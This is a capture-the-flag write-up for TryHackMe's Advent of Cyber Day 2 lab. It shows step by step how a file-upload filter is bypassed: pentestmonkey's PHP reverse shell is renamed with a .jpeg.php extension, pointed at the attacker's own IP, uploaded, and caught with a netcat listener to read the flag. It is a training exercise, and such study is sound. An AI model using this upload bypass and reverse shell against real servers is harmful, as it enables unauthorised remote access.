
Name	Last modified	Size	Description
Parent Directory		-	
reverseshell.jpeg.php	2022-06-19 22:48	5.4K	

Question 4:
Read up on netcat's parameter explanations. Match the parameter with the explanation below.
We explore the explanation from website
https://explainshell.com/explain?cmd=nc+-lvnp+4444



```
nc(1) -lvnp 4444

TCP/IP swiss army knife
-l        listen mode, for inbound connects
-v        verbose [use twice to be more verbose]
-n        numeric-only IP addresses, no DNS
-p port   local port number (port numbers can be individual or ranges: lo-hi [inclusive])
```


Question 5:
What is the flag in /var/www/flag.txt?



```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


═══════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

Step by step to get the flag:


Step 1:
Paste the IP address of machine that we want to attack on search bar



You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)


Step 2:
Insert the ID number assigned from tryhackme into the id parameter



```
10.10.210.189?id=ODIzODI5MTNiYmYw
http://10.10.210.189/?id=ODIzODI5MTNiYmYw — Visit
```

Step 3:

Landed on the wanted page




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected


Step 4:

View page source to see what type of file accepted to be uploaded. Seems like “.jpeg,.jpg and .png” accepted which is image file




```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Step 5:
Download reverse shell file to our own machine since we use virtual box kali linux




https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```



```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/ma
ster/php-reverse-shell.php
--2022-06-19 22:15:06--  https://raw.githubusercontent.com/pentestmonkey/php-
reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
1.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
11.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: ‘php-reverse-shell.php’

php-reverse-shell.p 100%[===================>]   5.36K  --.-KB/s    in 0s

2022-06-19 22:15:07 (110 MB/s) - ‘php-reverse-shell.php’ saved [5491/5491]
```


Step 6:
Copy and rename the file to add the .jpeg extension so that it is acceptable on the target page




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  php-reverse-shell.php  Public      Templates
Documents  Music      Pictures               santapanel  Videos

┌──(kali㉿kali)-[~]
└─$ cp php-reverse-shell.php ./reverseshell.jpeg.php

┌──(kali㉿kali)-[~]
└─$ 
```

Step 7:

Change IP address and port number in the shell listener according to our own machine so that we can use it properly. Then, save the file.




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.94.82';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




```
state UNKNOWN group default qlen 500
    link/none
    inet 10.8.94.82/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::4c9c:509e:aca7:2b8/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

Step 8:

Submit the file that we save which is reverseshell.jpeg.php to the target machine




```
Desktop                                      20 Dec 2021
Documents                                    20 Dec 2021
Downloads                                    12:30
Music                                        20 Dec 2021
Pictures                                     20 Dec 2021
Public                                       20 Dec 2021
Templates                                    20 Dec 2021
Videos                                       20 Dec 2021
php-reverse-shell.php      5.5 kB  Program   22:22
reverseshell.jpeg.php      5.5 kB  Program   22:45
santapanel                 2.1 kB  Markup    11:51
```



Index of /uploads

